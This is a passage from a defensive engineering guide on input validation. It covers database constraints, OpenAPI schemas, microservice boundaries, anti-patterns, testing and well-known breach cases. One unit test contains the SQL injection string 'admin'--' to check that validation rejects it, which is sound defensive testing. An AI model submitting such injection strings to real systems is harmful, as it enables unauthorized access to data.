In modern deployments, OpenAPI/JSON Schema definitions are often treated as the single source of truth for request validation, checked into version control alongside application code, and used to generate both API gateway validation configuration and, via code generation tools, the DTO classes used for Bean Validation in the backend — keeping the two layers from silently drifting apart.
Container and Kubernetes considerations
When services run in Kubernetes, admission controllers apply a conceptually identical idea at the infrastructure layer: incoming Kubernetes API requests (like a pod creation manifest) are validated against policy before being admitted into the cluster, using tools like OPA Gatekeeper or Kyverno. This is the same “validate at the boundary before trusting” principle applied to infrastructure configuration rather than application data.
Multi‑region and multi‑environment considerations
Organizations running services across multiple geographic regions or cloud accounts need validation rules to behave identically everywhere, regardless of which region handled a given request. This is usually achieved by baking validation logic into a shared library or a shared schema artifact published through an internal package registry, and then deploying that exact same version everywhere through the same continuous‑deployment pipeline, rather than allowing each region’s team to maintain its own slightly different copy of the rules. Configuration drift between environments — where staging enforces stricter or looser rules than production — is a frequent, avoidable source of “it worked in staging” incidents, and is best prevented by treating validation configuration as code that flows through the same promotion pipeline as the application itself.
Databases, Caching & Load Balancing
The persistence layer is the last line of defense — and the caching and load‑balancing tiers around it play their own validation‑adjacent roles.
Database‑level validation
The database schema itself should enforce constraints as a final safety net, independent of application code:
CREATE TABLE users (
    id BIGSERIAL PRIMARY KEY,
    username VARCHAR(30) NOT NULL UNIQUE,
    email VARCHAR(255) NOT NULL UNIQUE,
    age INT CHECK (age >= 13 AND age <= 120),
    created_at TIMESTAMP NOT NULL DEFAULT now(),
    CONSTRAINT chk_username_format
        CHECK (username ~ '^[a-zA-Z0-9_]+$')
);
Even if a future code change accidentally skips application‑level validation, these constraints prevent invalid data from ever being persisted.
Parameterized queries as validation‑adjacent security
As covered in the security section, prepared statements and ORM frameworks (like Hibernate/JPA in the Java ecosystem) that use parameter binding under the hood are essential; ORMs alone do not guarantee safety if raw, string‑concatenated native queries are used within them.
Caching validated reference data
Semantic validation frequently depends on reference data — currency codes, country lists, blocked‑domain lists, feature‑flag‑gated allowed values. Caching this reference data (in an in‑memory cache or a distributed cache like Redis) avoids a database round‑trip on every single validation check, which matters significantly at high request volume.
Load balancers and validation
Load balancers and reverse proxies (NGINX, Envoy, HAProxy) commonly enforce basic structural limits — maximum header size, maximum body size, maximum URL length — before a request is even routed to a backend instance, functioning as an outer layer of coarse‑grained validation that protects backend capacity.
Read replicas and eventual consistency implications
In systems that use read replicas for scaling read traffic, a semantic validation check that reads from a replica (such as “does this coupon code exist”) can occasionally see slightly stale data if replication lag exists between the primary database and the replica. For most validation scenarios this delay is harmless, but for validation checks tied to very recent writes — for example, confirming a just‑created account before allowing an immediate follow‑up action — teams often deliberately route that specific read to the primary database, or accept a short, well‑understood retry window, rather than assuming replica reads are always perfectly up to date.
APIs & Microservices
In a distributed system, validation is not a one‑time gate at the front door — it is a policy that every service applies at its own trust boundary.
Validation as an API contract
In a well‑designed API, the validation rules are effectively part of the API’s public contract. OpenAPI (Swagger) specifications let you declare these rules formally:
components:
  schemas:
    RegisterUserRequest:
      type: object
      required: [username, email, age, password]
      properties:
        username:
          type: string
          minLength: 3
          maxLength: 30
          pattern: "^[a-zA-Z0-9_]+$"
        email:
          type: string
          format: email
        age:
          type: integer
          minimum: 13
          maximum: 120
        password:
          type: string
          minLength: 8
This specification can be used to auto‑generate both API documentation and server‑side/client‑side validation code, keeping them consistent.
Validation in a microservices architecture
In a single monolith, it can be tempting to validate once “at the front door” and trust everything internally. In microservices, this assumption breaks down for several reasons: different teams own different services and can deploy independently, internal network traffic is not automatically trustworthy (a compromised or buggy service is still a threat), and messages often travel asynchronously through queues where the original HTTP‑layer validation may not have applied at all.

Each service in this diagram independently validates what it receives, even though the data has technically “already been validated” by an earlier service. This redundancy is intentional — it is defense in depth applied across service boundaries, not wasted effort.
Validating asynchronous messages
Message schemas (using tools like Avro, Protobuf, or JSON Schema with a schema registry) let consuming services validate that an incoming event matches the expected structure and types before processing it, catching both malicious payloads and — more commonly in practice — accidental schema drift from an upstream service’s new deployment.
Versioning validation rules across a distributed system
As an API or event schema evolves over time, validation rules must evolve carefully to avoid breaking existing consumers. A field that becomes newly required, or a pattern that becomes newly stricter, can silently break producers or consumers that were built against an earlier, looser version of the contract. Mature organizations typically manage this through explicit API versioning, backward‑compatible schema evolution rules (such as only ever adding optional fields, never removing or narrowing existing ones within the same major version), and a schema registry that actively rejects a new schema version if it would break compatibility with consumers still running the previous one. This turns validation rule changes themselves into something that is validated before being allowed to deploy.
Validating GraphQL input
GraphQL APIs bring their own validation dimension beyond simple field‑level checks: because a single GraphQL query can request deeply nested, client‑defined combinations of data, servers must also validate query complexity and depth to prevent a single cleverly nested query from triggering an enormous number of expensive backend resolutions — a resource‑exhaustion risk that has no direct equivalent in simpler, fixed‑shape REST endpoints.
Design Patterns & Anti‑Patterns
Every mature validation codebase gravitates toward the same handful of good patterns — and trips on the same handful of well‑known landmines.
Useful design patterns
- Decorator / Chain of Validators: Compose small, single‑purpose validators together (one checks not‑null, another checks format, another checks a business rule) rather than one giant validation method.
- Specification Pattern: Encapsulate a business rule as a reusable, composable object (e.g.,
IsAdultSpecification,HasValidCouponSpecification) that can be combined with AND/OR logic and reused across the codebase. - Fail‑fast validation pipeline: Run cheap, structural checks before expensive, semantic ones (like database lookups), so obviously invalid requests are rejected quickly without wasting resources on deeper checks.
- Centralized validation library / service: In larger organizations, extracting common validators (email formats, phone number formats, currency codes) into a shared internal library keeps rules consistent across many services and teams.
- DTO‑per‑use‑case: Define a distinct DTO for each specific operation (e.g.,
CreateUserRequestvs.UpdateUserRequest) rather than reusing one generic entity class, so each operation’s validation rules are precise and cannot be exploited via mass assignment.
Common anti‑patterns
Validate‑then‑trust‑forever
Assuming that because data was validated once on the way in, it remains “safe” for every future use, including different output contexts. Each new context (HTML rendering, shell execution, new SQL query) needs its own appropriate control.
Blacklist‑only validation
Trying to enumerate every bad pattern instead of defining what good input looks like; this is a losing, constantly‑catching‑up battle against creative attackers.
Client‑side‑only validation
Relying on JavaScript form checks as a security boundary; these are always bypassable by anyone who can send a raw HTTP request.
Silent coercion
Automatically converting invalid input into a “close enough” valid value (like turning a negative quantity into zero) instead of explicitly rejecting it — this hides bugs and can hide malicious probing.
Giant, duplicated validation logic
Copy‑pasting the same regex or rule into multiple controllers, which inevitably drifts out of sync as one copy gets updated and others don’t.
Validating too late
Performing security‑critical checks only deep inside business logic, after data has already touched several layers (logs, caches, intermediate services) that assumed it was already safe.
Overly generic error handling
Catching every possible exception with a single, vague “something went wrong” handler, which makes it difficult to distinguish a genuine validation failure from an unrelated bug, and hides useful information from both users and monitoring systems.
Trusting HTTP headers as validated data
Reading values like a client IP address, a content‑type header, or a custom header and treating them as trustworthy facts about the request, when in reality any header can be freely set by the caller and should be validated or independently verified just like any other input.
Best Practices & Common Mistakes
A field‑guide checklist distilled from what mature engineering teams actually do — and the surprisingly common failures that keep resurfacing in incident post‑mortems.
Best practices
- Validate on every trust boundary, every time — the client, the gateway, the service, and the database each play a distinct, non‑redundant role.
- Prefer allow‑listing over deny‑listing wherever the set of valid values can be reasonably enumerated or pattern‑matched.
- Use declarative validation frameworks (Bean Validation in Java, similar equivalents elsewhere) instead of scattering manual “if” checks, for consistency and readability.
- Always use parameterized queries; never build SQL, shell commands, or file paths via string concatenation with user input.
- Separate structural from semantic validation, and run cheap structural checks first to fail fast.
- Return clear, field‑specific error messages to legitimate users, without leaking internal implementation details that could help an attacker (like exact database column names or stack traces).
- Set explicit limits on payload size, string length, array length, and nesting depth — never leave these unbounded.
- Re‑validate at every service boundary in a distributed system, even for “internal” traffic.
- Treat your OpenAPI/schema definitions as the source of truth, generating validation code from them where possible to avoid drift.
- Log validation failures with enough context to detect attacks, without logging sensitive raw values.
Common mistakes to avoid
- Trusting a request just because it came from “inside” the corporate network or another internal microservice.
- Assuming a library or ORM automatically prevents injection in every code path, including any raw or native queries used within it.
- Forgetting to validate file uploads for both type and actual content (an attacker can rename a malicious file to end in
.jpg). - Using overly permissive regular expressions that accidentally match far more than intended, or overly complex ones vulnerable to ReDoS.
- Applying validation rules inconsistently between the create and update paths for the same resource.
- Failing to validate the size and depth of nested JSON, leaving the service open to resource‑exhaustion attacks.
- Not testing validation logic with actual malicious payload examples (injection strings, oversized payloads, boundary values) as part of the automated test suite.
- Treating validation as purely a backend concern and neglecting to keep client‑side hints in sync, which produces a confusing experience where users only discover a rejected value after a full server round trip instead of immediately in the form itself.
If you find yourself writing a comment like “this is trusted because it only comes from our own frontend” or “this is safe because it’s an internal service,” treat that as a warning sign, not a justification — it is exactly the assumption that turns into the root cause of a breach once something changes upstream that you did not anticipate.
Testing input validation as part of your normal test suite
Validation logic deserves the same rigor as any other business‑critical code path, yet it is frequently under‑tested in practice. A thorough test suite for a validated endpoint typically includes several distinct categories of test case, each targeting a different failure mode:
- Happy‑path tests: Confirm that well‑formed, valid input is accepted and processed correctly.
- Boundary tests: Check values exactly at the edge of an allowed range — the minimum allowed age, one character below the minimum username length, the maximum allowed payload size — since boundary conditions are where off‑by‑one mistakes most commonly hide.
- Negative tests: Confirm that clearly invalid input (missing required fields, wrong types, malformed formats) is rejected with an appropriate, clear error rather than causing an unhandled exception.
- Malicious‑payload tests: Deliberately submit known attack patterns — SQL injection strings, script tags, path traversal sequences, oversized payloads — and assert that the system rejects them cleanly rather than processing them.
- Encoding and Unicode tests: Submit input using alternate encodings, look‑alike Unicode characters, and mixed encodings to confirm canonicalization happens correctly before validation runs.
@Test
void rejectsUsernameContainingSqlInjectionAttempt() {
    RegisterUserRequest request = new RegisterUserRequest();
    request.setUsername("admin'--");
    request.setEmail("test@example.com");
    request.setAge(25);
    request.setPassword("SecurePass123");

    Set<ConstraintViolation<RegisterUserRequest>> violations =
        validator.validate(request);

    assertFalse(violations.isEmpty());
    assertTrue(violations.stream()
        .anyMatch(v -> v.getPropertyPath().toString().equals("username")));
}
Automated tests like this one give a team lasting confidence that validation rules keep working correctly as the codebase evolves, rather than relying on manual, one‑time review that quietly drifts out of date as new fields and endpoints are added over time.
Real‑World / Industry Examples
Seven cases from industry — some catastrophic breaches, some publicly documented architectural patterns — each of them ultimately a story about the difference between validated and unvalidated input.
Equifax (2017)
One of the largest breaches in history, exposing the personal data of roughly 147 million people, traced back to an unpatched Apache Struts vulnerability that allowed attackers to send crafted input that was improperly processed by the framework, ultimately enabling remote code execution — a stark example of an entire system’s security depending on how rigorously untrusted input is handled at a foundational library level.
Uber · large‑scale API abuse
Engineering teams at large ride‑sharing and delivery platforms have publicly discussed how strict schema validation at the API gateway layer, combined with rate limiting, is a first‑line defense against both malicious traffic and buggy client releases that would otherwise send malformed events at massive scale into backend systems.
Netflix · edge validation architecture
Netflix’s publicly documented approach to its API gateway (built on their open‑source Zuul project) emphasizes validating and filtering requests at the edge, before they reach the hundreds of backend microservices, reducing the blast radius of any single malformed or malicious request and protecting backend services from having to each defensively re‑implement the same basic checks.
GitHub · mass assignment (2012)
A well‑known incident involved a researcher demonstrating that GitHub’s public key upload form was vulnerable to a mass assignment issue, where extra parameters in a form submission could modify fields that were never intended to be publicly settable — a textbook illustration of why explicit, minimal DTOs (rather than binding directly to internal model objects) matter in real production systems.
Capital One (2019)
A breach affecting over 100 million customers stemmed from a server‑side request forgery (SSRF) vulnerability in a web application firewall configuration, where a crafted request was able to reach internal cloud metadata services — reinforcing that validation of what a request is allowed to cause a server to do (not just what data it contains) is part of the same discipline.
Heartland Payment Systems (2008)
One of the largest payment‑card breaches of its era began with a SQL injection vulnerability that allowed attackers to plant malware inside the payment processor’s network, eventually leading to the theft of over one hundred million card numbers — an early, expensive reminder of how a single unvalidated input field can become the opening move in a much larger intrusion.
TalkTalk (2015)
A UK telecommunications provider suffered a breach affecting roughly 157,000 customers after attackers exploited a SQL injection flaw in a legacy web page that had not been properly secured, resulting in a significant regulatory fine and lasting reputational damage — illustrating that even a single overlooked, rarely‑used endpoint can undermine an otherwise well‑secured system.
Banking & fintech · multi‑layer pipelines
Modern banking and fintech engineering teams commonly describe multi‑layer validation pipelines in public engineering blogs: a request first passes through schema validation at the API gateway, then through business‑rule validation in a dedicated risk‑and‑compliance service, and finally through database‑level constraints, with every layer logging independently so that a security or fraud team can reconstruct exactly which rule an anomalous request satisfied or failed at each stage.
None of these incidents involved exotic, cutting‑edge attack techniques. Each one involved a well‑known, well‑documented category of input‑handling weakness that rigorous, layered input validation — applied consistently, at every boundary — is specifically designed to prevent.
FAQ, Summary & Key Takeaways
Ten questions we hear repeatedly on this topic, followed by a distilled summary and the eight takeaways worth committing to memory from this entire guide.
Is client‑side validation ever useful, if it isn’t secure?
Yes — it is valuable purely for user experience, giving instant feedback without a network round‑trip. It should never be the only validation performed, since it provides no actual security guarantee on its own.
Do I need to validate data from my own internal microservices?
Yes. Internal does not mean trusted. A compromised, buggy, or outdated internal service is still a source of potentially invalid or malicious data from the perspective of the service receiving it.
Is using an ORM enough to prevent SQL injection?
Mostly, but not automatically. ORMs are safe when used with their standard parameter‑binding query methods, but remain vulnerable if a developer drops down to raw, string‑concatenated native queries within the same ORM framework.
Should validation and sanitization always be used together?
They solve different problems and are often used together, but validation (reject bad input) is generally preferred over sanitization (silently modify bad input) for security‑critical fields, since sanitization can sometimes be bypassed or produce unexpected results depending on the parsing logic involved.
Where should the “source of truth” for validation rules live?
Ideally in one shared, version‑controlled place — a schema definition (OpenAPI/JSON Schema) or a shared DTO/library — from which other layers (client hints, gateway rules, generated code) are derived, rather than being hand‑maintained separately in multiple places.
What HTTP status code should a validation failure return?
Convention typically uses 400 Bad Request for structural/syntactic problems (wrong type, missing required field, bad format) and 422 Unprocessable Entity for semantic/business‑rule failures (well‑formed data that still violates a business constraint).
How strict should validation error messages be, from a security perspective?
Error messages should be specific enough to help a legitimate user correct their mistake, but should avoid revealing internal implementation details — such as exact database table or column names, internal file paths, or full stack traces — that could help an attacker map out the system for a more targeted attack.
Does input validation replace the need for authentication and authorization?
No. Validation checks whether data is well‑formed and reasonable; authentication confirms who is making a request; authorization confirms whether that identity is allowed to perform the requested action. A request can be perfectly valid in structure and still need to be rejected because the caller lacks permission to perform it — these are complementary, independent controls, not substitutes for one another.
Should file uploads be validated differently from text fields?
Yes. File uploads need validation of the file extension, the declared content type, the actual file content (verified by inspecting file signatures rather than trusting the extension alone), the file size, and ideally a malware scan, since a file is a much richer and more dangerous input channel than a simple text field.
How does input validation relate to the OWASP Top 10?
Missing or weak input validation is a direct or contributing root cause behind several categories in the OWASP Top 10, most notably injection flaws, and it also reduces exposure to broken access control and security misconfiguration issues when validation includes checks on parameters that influence authorization decisions.
Summary
Input validation is the discipline of treating every piece of data crossing a trust boundary as untrusted until it has been checked against explicit, well‑defined rules. It spans multiple layers of a system — client, API gateway, controller, service, database, and every inter‑service boundary in a distributed architecture — and each layer plays a distinct role in a defense‑in‑depth strategy. Structural validation checks the shape of data (type, format, length); semantic validation checks whether data makes sense given business context. Getting this right prevents not just crashes and bad data, but an entire category of the most damaging security vulnerabilities in software history: SQL injection, XSS, command injection, path traversal, insecure deserialization, XXE, and mass assignment among them.
Key Takeaways
- Never trust input, regardless of its apparent source — external users, internal services, or other systems.
- Prefer allow‑listing (defining what’s valid) over deny‑listing (trying to block what’s invalid).
- Separate structural validation from semantic validation, and fail fast on the cheap checks first.
- Use parameterized queries and framework‑level protections, not manual string concatenation, for anything that builds a query, command, or path from user input.
- Validate at every trust boundary in a distributed system — validating once at the edge is not sufficient.
- Treat validation rules as part of your API’s contract, ideally defined once and reused everywhere through generated code or shared libraries.
- Monitor and log validation failures as a genuine security signal, not just noise to be ignored.
- Remember that validating input on the way in does not make it permanently safe for every future context — output encoding and re‑validation at new boundaries still matter.
Ultimately, input validation is less a single technique and more a mindset: assume every piece of incoming data is potentially wrong, potentially malicious, and potentially different from what your code expects, and design every boundary in your system accordingly. Teams that internalize this mindset early tend to spend far less time firefighting security incidents and data‑quality bugs later, because the vast majority of both categories of problem are prevented before they ever have a chance to occur, rather than detected and cleaned up after the fact.